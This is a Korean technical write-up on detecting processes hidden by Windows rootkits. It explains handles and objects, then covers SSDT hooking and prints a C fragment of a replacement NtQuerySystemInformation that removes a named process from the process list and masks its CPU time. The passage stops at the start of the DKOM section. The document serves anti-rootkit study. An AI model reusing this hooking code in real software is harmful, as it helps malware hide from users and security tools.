Find Process

Last Update: 2008년 8월 6일 오후 8시 46분

Written by Jerald Lee

Contact Me: lucid78@gmail.com

Abstract

본 문서는 Rootkit에 의해 숨겨진 process를 찾는 기술에 대해 정리한 것입니다. 최신 기술은 아니지만 여러 Rootkit와 Anti-Rootkit에 적용되어 있는 process를 감추고 발견하는 기술들에 대해서 정리해보았으며 가급적이면 다음에 언제 보더라도 쉽게 이해할 수 있도록 쓸려고 노력하였습니다.
본 문서는 읽으시는 분들이 어느 정도 Windows API를 알고 있다는 가정 하에 쓰여졌습니다.

제시된 코드들은 Windows XP Professional, Service Pack 3, Windows DDK build 6000 에서 테스트 되었습니다.
문서의 내용 중 틀린 곳이나 수정할 곳이 있으면 연락해 주시기 바랍니다.

목 차

그 림 목 차

표 목 차

1. Background

이번 절에서는 기본 지식들에 대해 알아봅니다. Handle에 대한 주제는 Windows Programmer라면 반드시 알고 있어야만 하는 매우 기초적인 부분이면서도 난해한 주제라고 할 수 있습니다. Handle과 Object 부분은 Microsoft Internals forth edition과는 다른 부분이 있으니 반드시 읽어보길 바랍니다.

이 절은 [3]을 초벌 번역한 것입니다. 원문과 의미가 다를 수도 있으니 반드시 원문과 비교해가며 읽으시기 바랍니다. 초벌 번역인지라 반말로 쓴 것에 대해 양해를 구합니다.

1.1. Handles and Objects

Object는 file, thread, graphic image와 같은 system resource들을 나타내는 Data Structure들을 말한다. Application은 object로 나타내어진 object data나 system resource에 직접 접근할 수 없으며 만약 이들을 수정하거나 사용해야 할 경우 object handle을 얻어야만 한다. 각 Handle은 내부적으로 유지되는 테이블의 entry를 가지고 있으며 이 entry들은 resource의 주소와 resource type을 식별하는 방법을 포함한다.

Windows system은 system resource에 대한 접근을 통제하기 위해 object와 handle을 사용하는데 크게 두 가지의 이유를 가지고 있다.

① object의 사용은 Microsoft가 시스템을 안전하게 업데이트 할 수 있도록 하고 가능한 한 오랫동안 original object interface를 유지할 수 있도록 해준다. 시스템의 새로운 버전이 release 되면 아주 적은 노력으로 object만 업데이트 하면 된다.

② object의 사용은 Windows security의 이점을 이용할 수 있도록 해준다. 각 object들은 자신만의 access-control list(ACL)을 가지고 있으며 이 ACL은 object에서 process가 수행할 수 있는 행동을 정의하고 있다. 시스템은 application이 object에 대한 handle을 생성할 때마다 object의 ACL을 검사한다.

Object는 standard header와 object-specific attribute로 구성되어 있다. 모든 object들은 동일한 구조를 가지고 있기 때문에 하나의 object manager가 모든 object들을 관리한다.
Object header는 object name과 같은 아이템들을 포함하고 있기 때문에 다른 process들이 이름이나 security descriptor를 이용해서 object를 참조할 수 있으며 object manager는 system resource에 접근하는 process들을 제어한다.
object manager가 수행하는 작업은 다음과 같다.

▪ object 생성
▪ process가 object에 대해 올바른 권한을 가지고 있는지를 검사
▪ object handle을 생성하고 호출자에게 return
▪ resource quota를 유지
▪ duplicate handle 생성
▪ object의 handle 닫기

표 1. Object Manager가 수행하는 작업

Windows가 지원하는 object에 대한 작업은 다음과 같다.

▪ object 생성
▪ object handle 가져오기
▪ object의 정보 가져오기
▪ object의 정보 설정하기

▪ object의 handle 닫기 ▪ object 파괴

표 2. Object에 대한 작업

위의 작업들 중의 일부는 각 object 단위로 필요한 것이 아니라 임의의 object들을 위해 결합된 형태로 동작한다. 예를 들어 한 application이 event object를 생성한 후 다른 application이 이 event object의 unique handle을 얻기 위해 event를 열 수 있다. 각 application은 이 event의 사용이 끝나면 object에 대한 handle을 닫게 된다. event object에 대해 열려있는 handle이 남아있지 않을 때 시스템은 이벤트 object를 파괴한다. 반대로 application은 현재 존재하고 있는 윈도우 object에 대한 handle을 얻을 수도 있는데 윈도우 object가 더 이상 필요하지 않을 경우 application은 object를 반드시 파괴해야만 하고 이 작업은 윈도우 handle을 무효로 만들게 된다.
때때로, object는 모든 object handle이 닫힌 후에도 메모리에 남아있을 수 있다. 예를 들어 thread는 event object를 생성하고 event handle을 얻어 대기한다. 이 thread가 대기하는 동안 다른 thread가 동일한 event object handle을 닫을 수 있다. 이 때 event object는 상태 신호가 설정되고 wait operation이 완료될 때까지 어떤 event object handle도 없는 상태로 메모리에 남게 된다.
Handle과 object들은 메모리를 소비하기 때문에 시스템 성능을 보전하기 위해서는 더 이상 사용할 필요가 없는 handle과 object를 닫고 삭제해야 한다. 만약 이렇게 하지 않을 경우에는 paging file의 과도한 사용으로 인해 application이 시스템의 성능을 해칠 수 있다.
Process가 종료될 때 시스템은 자동으로 process에 의해 생성된 handle을 닫고 object를 삭제한다. 그러나 thread가 종료될 때 시스템은 다음의 경우를 제외하고는 일반적으로 handle을 닫거나 object를 삭제하지는 않는다. window, hook, windows position, dynamic data exchange(DDE) conversation object 들은 생성한 thread가 종료될 때 파괴된다.

몇몇 object들은 한번에 오직 하나의 handle만을 지원한다. 시스템은 application이 object를 생성할 때 handle을 공급하고 application이 object를 소멸할 때 handle을 무효화한다. 나머지 다른 object들은 하나의 object에 대해 여러 개의 handle을 지원한다. 운영체제는 object를 가리키는 마지막 handle이 닫힌 후에 자동으로 메모리에서 object를 삭제한다.
시스템의 열린 handle의 총합은 사용 가능한 메모리의 양에 의존한다. 어떤 object 타입은 세션당 또는 process당 handle 수를 제한한다.

자식 process튼 부모 process로부터 handle을 상속받을 수 있다. 상속된 handle은 오직 자식 process의 context 안에서만 유효하다.
DuplicateHandle 함수는 현재 process에 사용되고 있는 handle을 다른 process로 복제하는 기능을 가지고 있다. 만약 application이 다른 process에게 handle을 복제했다면, 복제된 handle은 오직 다른 process의 context 안에서만 유효하다.
복제되거나 상속된 handle은 유일한 값이지만 원본 handle처럼 같은 object를 가리킨다. process는

아래 타입의 object에 대해 handle을 상속하거나 복제할 수 있다.

▪ Access Token
▪ Communications device
▪ Console input
▪ Console screen buffer
▪ Desktop
▪ Directory
▪ Event
▪ File
▪ File mapping
▪ Job
▪ Mailslot
▪ Mutex
▪ Pipe
▪ Process
▪ Registry key
▪ Semaphore
▪ Socket
▪ Thread
▪ Timer
▪ Window station

표 3. Handle의 상속/복제 가능한 Object

다른 모든 object들은 자신을 생성한 process에 대해 private이며 그들의 object handle은 복제되거나 상속될 수 없다.

시스템은 세가지 종류의 object들을 제공한다. User, graphics device interface (GDI), kernel.
시스템은 윈도우 관리를 위해 user object를, 그래픽을 지원하기 위해 GDI object를, 메모리 관리, process 실행, Interprocess communications (IPC)를 위해 kernel object를 사용한다. 각 object들을 나열하면 아래와 같다.

User object

▪ Accelerator table
▪ Caret
▪ Cursor
▪ DDE conversation
▪ Hook

▪ Icon
▪ Menu
▪ Window
▪ Windows position

표 **4. User Object**

GDI object

▪ Bitmap
▪ Brush
▪ DC
▪ Enhanced metafile
▪ Enhanced-metafile DC
▪ Font
▪ Memory DC
▪ Metafile
▪ Metafile DC
▪ Palette
▪ Pen and extended pen
▪ Region

표 **5. GDI Object**

Kernel object

▪ Access token
▪ Change notification
▪ Communications device
▪ Console input
▪ Console screen buffer
▪ Desktop
▪ Event
▪ Event log
▪ File
▪ File mapping
▪ Heap
▪ Job
▪ Mailslot
▪ Module

- Mutex
- Pipe
- Process
- Semaphore
- Socket
- Thread
- Timer
- Timer queue
- Timer-queue timer
- Update resource
- Window station

표 6. Kernel Object

1.2. User Object

User interface object는 object 당 하나의 handle만을 지원한다. Process들은 user object의 handle을 상속하거나 복제할 수 없으며 한 세션 안의 Process들은 다른 세션의 user handle을 참조할 수 없다.

이론적으로 하나의 세션 당 65,536개의 user handle을 가질 수 있다. 그러나 하나의 세션 당 열 수 있는 user handle의 최대 개수는 사용 가능한 메모리에 의해 영향을 받기 때문에 일반적으로 이보다 작다. Process 당 user handle의 수도 역시 제한되어 있다. 이 값을 변경하려면 아래의 레지스트리 값을 200에서 18,000 사이의 값으로 수정하면 된다.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\USERProcessHandleQuota

표 7. User Handle 개수 수정 레지스트리

User object의 handle은 모든 process들에 대해 public 하다. 즉, object에 대해 보안 접근을 가지는 조건을 만족하는 어떤 process도 user object handle을 사용할 수 있다.

아래는 application이 window object를 생성하는 것을 보여준다. CreateWindow 함수는 window object를 생성하고 object handle를 반환한다.



그림 1. CreateWindow

Window object가 생성된 후 application은 window를 보여주거나 변화시키기 위해 window handle을 사용할 수 있다. Handle은 window object가 파괴되기 전까지 유효하다.

아래는 application이 window object를 파괴하는 것을 보여준다. DestoryWindow 함수는 메모리로부터 window object를 제거하고 window handle를 무효로 처리한다.



그림 2. DestoryWindow

1.3. GDI Object

GDI object는 object 당 하나의 handle만을 지원한다. GDI object의 handle들은 process에 대해 private하다. 즉, GDI object를 생성한 Process만이 object handle을 사용할 수 있다.

이론적으로 하나의 세션 당 65,536개의 GDI handle을 가질 수 있다. 그러나 하나의 세션 당 열 수 있는 GDI handle의 최대 개수는 사용 가능한 메모리에 의해 영향을 받기 때문에 일반적으로 이보다 작다. Windows 2000은 16,384개로 제한되어 있다.

Process 당 GDI handle의 수도 역시 제한되어 있다. 이 값을 변경하려면 아래의 레지스트리 값을 256에서 65,536 사이의 값으로 수정하면 된다. (Windows 2000은 이 값을 256에서 16,384사이의 값으로 수정한다)

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\GDIProcessHandleQuota

표 8. GDI Handle 개수 조정 레지스트리

1.4. Kernel Object

Kernel object handle들은 process와 특별한 관계에 있다. 즉, process는 kernel object handle을 얻기 위해 object를 생성하거나 존재하는 object를 열어야만 한다. 한 개의 process 당 kernel handle의 수는 2^24개로 제한되어 있다. 그러나 handle은 paged pool에 저장되기 때문에 생성 가능한 실제 handle의 수는 사용 가능한 메모리에 의존한다. 32비트 windows에서 생성 가능한 handle의 수는 2^24개보다 작다.

object의 이름을 알고 있고 object에 대해 보안접근을 가지는 조건을 만족하는 어떤 process도 존재하는 kernel object(비록 다른 process에 의해 생성된 것이라 할지라도)에 대해 새로운 handle을 생성할 수 있다. Kernel object handle은 process에 허가되거나 거절될 수 있는 행동을 나타내는 접근 권한을 가지고 있다. Application은 object를 생성하거나 존재하는 object handle을 얻을 때 접근 권한을 열거한다. 각 타입의 kernel object는 자신의 접근 권한 집합을 제공한다. 예를 들어 event handle은 set 또는 wait access(또는 둘 다)를 가지고 file handle은 read 또는 write(또는 둘 다)를 가지는 식이다. 더 자세한 정보는 msdn의 Securable Objects를 참고하라.

아래는 application이 event object를 생성하는 것을 보여준다. CreateEvent 함수는 event object를 생성하고 object handle을 반환한다.



그림 3. CreateEvent

Event object가 생성된 후 application은 event를 set 또는 wait하는 event handle을 사용할 수 있다. Handle은 application이 닫거나 파괴하기 전까지 유효한 상태를 유지한다.

대부분의 kernel object들은 하나의 object에 대해 여러 개의 handle을 지원한다. 예를 들어 앞의 그림의 application은 OpenEvent 함수를 사용하여 추가적으로 event object handle를 얻을 수 있으며 다음 그림은 이것을 보여준다.



그림 4. OpenEvent

이 방법은 application이 서로 다른 접근 권한이 설정된 handle들을 가지는 것을 가능하게 한다. 예를 들어 handle1은 event에 대해 set과 wait access를 가지고 있고, handle2는 오직 wait access 만을 가지고 있다.

만약 다른 Process가 event name을 알고 object에 대해 보안 접근을 가지고 있을 경우 OpenEvent 함수를 사용하여 object handle를 생성할 수 있다. Application은 DuplicateHandles 함수를 사용해서 같은 Process 또는 다른 Process 내의 handle을 복제할 수 있다.

Object는 적어도 하나의 object handle이 존재하는 동안 메모리 안에서 유지된다. 다음은 application이 CloseHandle 함수를 사용하여 event object handle을 닫는 것을 보여준다. 어떤 event handle도 없을 때, 시스템은 메모리로부터 object를 제거하며 아래 그림은 이것을 보여주고 있다.



그림 5. CloseHandle

시스템은 다른 kernel object로부터 다소 다르게 file object를 관리한다. File object는 file 안을 읽거나 쓸 다음 바이트를 가리키는 file pointer를 포함하고 있다.

Application이 새로운 file handle을 생성할 때마다, 시스템은 새로운 file object를 생성한다. 따라서 disk의 한 개 file에 대해 하나 이상의 file object가 참조할 수 있으며 아래는 이것을 보여준다.



그림 6. Multiple File Object for File on Disk

오직 복제나 상속을 통해서만 동일한 file object에 대해 하나 이상의 file handle가 참조할 수 있으며 다음은 이것을 보여준다.



그림 7. Multiple File Handle for File Object

1.5. Windows Kernel-Mode Object Manager

Windows Kernel-mode object manager은 Kernel mode에서 object로 표현되는 파일, 디바이스, 동기화 매커니즘, 레지스트리 키와 같은 object들을 관리하며 각 object들은 header(이름, 종류, 위치와 같은 object에 대한 정보를 포함하는)와 body(object의 각 type에 의해 구분되는 형식 안에 포함된 정보를 가지는)를 가진다. Windows는 25개 이상의 object 종류를 가지며 그 중의 일부는 아래와 같다.

- Files
- Devices
- Threads
- Processes
- Events
- Mutexes
- Semaphores
- Registry keys
- Jobs
- Sections
- Access tokens
- Symbolic links

표 9. Windows Objects

Object manager는 아래의 중요한 task들을 수행함으로써 Windows 내의 object들을 관리한다.

- Object들의 생성과 파괴를 관리
- Object 정보 트래킹을 위한 object 네임스페이스 데이터베이스 유지
- 각 Process에 매치된 resource들의 track 유지
- 보안 제공을 위한 특정 object들에 대한 접근 권한 트래킹
- Object가 자동으로 resource space 재순환을 위해 object가 자동으로 파괴될 때 object의 생명주기를 관리/결정

표 10. Object 관리를 위한 task

더 자세한 내용은 Device Objects and Device Stacks를 참고한다.
(http://msdn.microsoft.com/en-us/library/ms794703.aspx)

Object manager에 direct interface를 제공하는 routine들은 ObGetObjectSecurity와 같이 일반적으로 "Ob"로 시작된다. Object manager routine들의 목록을 Object Manager Routines에서 확인할 수 있다.(http://msdn.microsoft.com/en-us/library/ms802946.aspx)

Windows는 object를 resource들의 추상적인 개념으로써 사용한다. 그러나 Windows는 전통적인 C++에서 추상화가 의미하는 것처럼 객체지향적인 것은 아니다. Windows의 객체 기반의 의미가 무엇인지에 대한 정보는 Object-Based에서 확인할 수 있다.
(http://msdn.microsoft.com/en-us/library/ms795051.aspx)

1.6. Summary

1장에서는 Window Object와 Window Handle의 개념과 그 관계에 대해 알아보았습니다. 1장의 내용을 요약하면 아래와 같습니다.

① Windows에서 제공하는 System Resource들은 Object로 구성되어 있다.
② Object는 header와 body로 구성되어 있으며 모든 object들은 동일한 구조를 가지고 있기 때문에 하나의 object manager가 모든 object들을 관리한다.
③ Object Manager는 System Resource에 접근하는 Process들을 제어하며 여러 task들을 이용해서 Windows 내의 object들을 관리한다.
④ Windows는 User object, GDI object, Kernel object의 3가지 종류의 object들을 지원한다.
⑤ Application은 object에 직접 접근할 수 없으며 반드시 object handle을 이용해야만 한다.

2. Process Hiding Method

이번 절에서는 Process를 사용자로부터 감추기 위해서 일반적으로 사용되는 방법에 대해 알아봅니다. 실행 중인 Process를 감추기 위한 여러 방법들이 있지만 일반적으로 SSDT Hook과 DKOM을 이용한 방법이 널리 사용되고 있습니다.

2.1. SSDT Hook

SSDT는 System Service Dispatch Table의 약자로서 Windows에서 이용 가능한 모든 시스템 서비스들의 주소를 가지고 있습니다. 시스템 서비스를 사용하려는 인터럽트가 발생하면 Windows는 이 테이블을 참고하여 적절한 결과 값을 돌려주게 됩니다. SSDT Hook을 이용하는 RootKit은 아래 그림과 같이 중간에서 함수 호출을 가로채어 특정 명령을 실행한 후 원래의 함수를 다시 실행시키는 것을 그 원리로 하고 있습니다.



그림 8. SSDT Hook

Windows는 현재 시스템에서 실행되고 있는 Process들의 목록을 Linked List 형태로 관리하고 있으며 EProcess 라는 구조체를 사용하여 Process들을 관리합니다. EPROCESS의 ActiveProcessLinks 필드는 _LIST_ENTRY 구조체로 되어 있습니다. 이 _LIST_ENTRY 구조체의 필드를 이용하여 Process들의 List를 만들어 관리합니다. 아래의 그림 9는 EProcess 구조체가 가지고 있는 Process의 목록들이 Linked List로 연결되어 있는 모습을 보여줍니다.



그림 9. EProcess

SSDT Hook Rootkit은 NtQuerySystemInformation API를 Hook 합니다. 해당 함수는 Process 리스트에서 현재 실행 중인 Process들의 리스트를 불러올 때 사용되는 함수이며 Rootkit은 이 함수를 임의의 함수로 바꿔치기 합니다.

아래 그림은 바꿔치기 한 NewNtQuerySystemInformation 함수의 내용입니다.

```
if(NT_SUCCESS(ntStatus))
{
    if(SystemInformationClass == 5) // 5 is SystemProcessAndThreadsInformation
    {
        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;

        while(curr)
        {
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, ProcessUnicodeName.Buffer, ProcessUnicodeName.Length))
                {
                    m_UserTime.QuadPart += curr->UserTime.QuadPart;
                    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

                    if(prev) // Middle or Last entry
                    {
                        if(curr->NextEntryDelta)
                            prev->NextEntryDelta += curr->NextEntryDelta;
                        else    // we are last, so make prev the end
                            prev->NextEntryDelta = 0;
                    }
                    else
                    {
                        if(curr->NextEntryDelta)
                            ((char *&)SystemInformation) += curr->NextEntryDelta;
                        else // we are the only process!
                            SystemInformation = NULL;
                    }
                }
            }
            else // This is the entry for the Idle process
            {
                // Add the kernel and user times of _root_* processes to the Idle process.
                curr->UserTime.QuadPart += m_UserTime.QuadPart;
                curr->KernelTime.QuadPart += m_KernelTime.QuadPart;

                // Reset the timers for next time we filter
                m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
            }

            prev = curr;

            if(curr->NextEntryDelta)
                ( ((char *&)curr) += curr->NextEntryDelta );
            else
                curr = NULL;
        } // end of while
    }
    else if (SystemInformationClass == 8) // Query for SystemProcessorTimes
    {
        struct _SYSTEM_PROCESSOR_TIMES * times = (struct _SYSTEM_PROCESSOR_TIMES *)SystemInformation;
        times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
    }
} // end of NT_SUCCESS
```

그림 10. NewNtQuerySystemInformation

ZwQuerySystemInformation 호출이 성공한 후에 해당 API로 넘어온 변수 값들 중 SystemInformationClass 값이 SystemProcessInformation(5)일 경우 SystemInformation 변수에 _SYSTEM_PROCESS 구조체 정보가 넘어오게 됩니다. 해당 구조체의 ProcessName 변수를 검색하여 특정 Process의 이름이 발견되면 Linked List의 포인터를 조작하게 됩니다. 해당 Process의 이름을 숨긴 후 전체 CPU 시간의 합이 100이 되도록 조절합니다.

아래 그림은 Linked List의 포인터 조작을 통해 Process를 감추는 것을 보여줍니다.



그림 11. Hide Process with SSDT Hook

SSDT Hook을 이용한 Process 감추기의 자세한 내용 및 소스는 [6]을 참고하시기 바랍니다.

아래는 성공적으로 notepad.exe Process를 Process 리스트에서 감추는 화면입니다.



그림 12. Hide notepad.exe

2.2. DKOM: FU

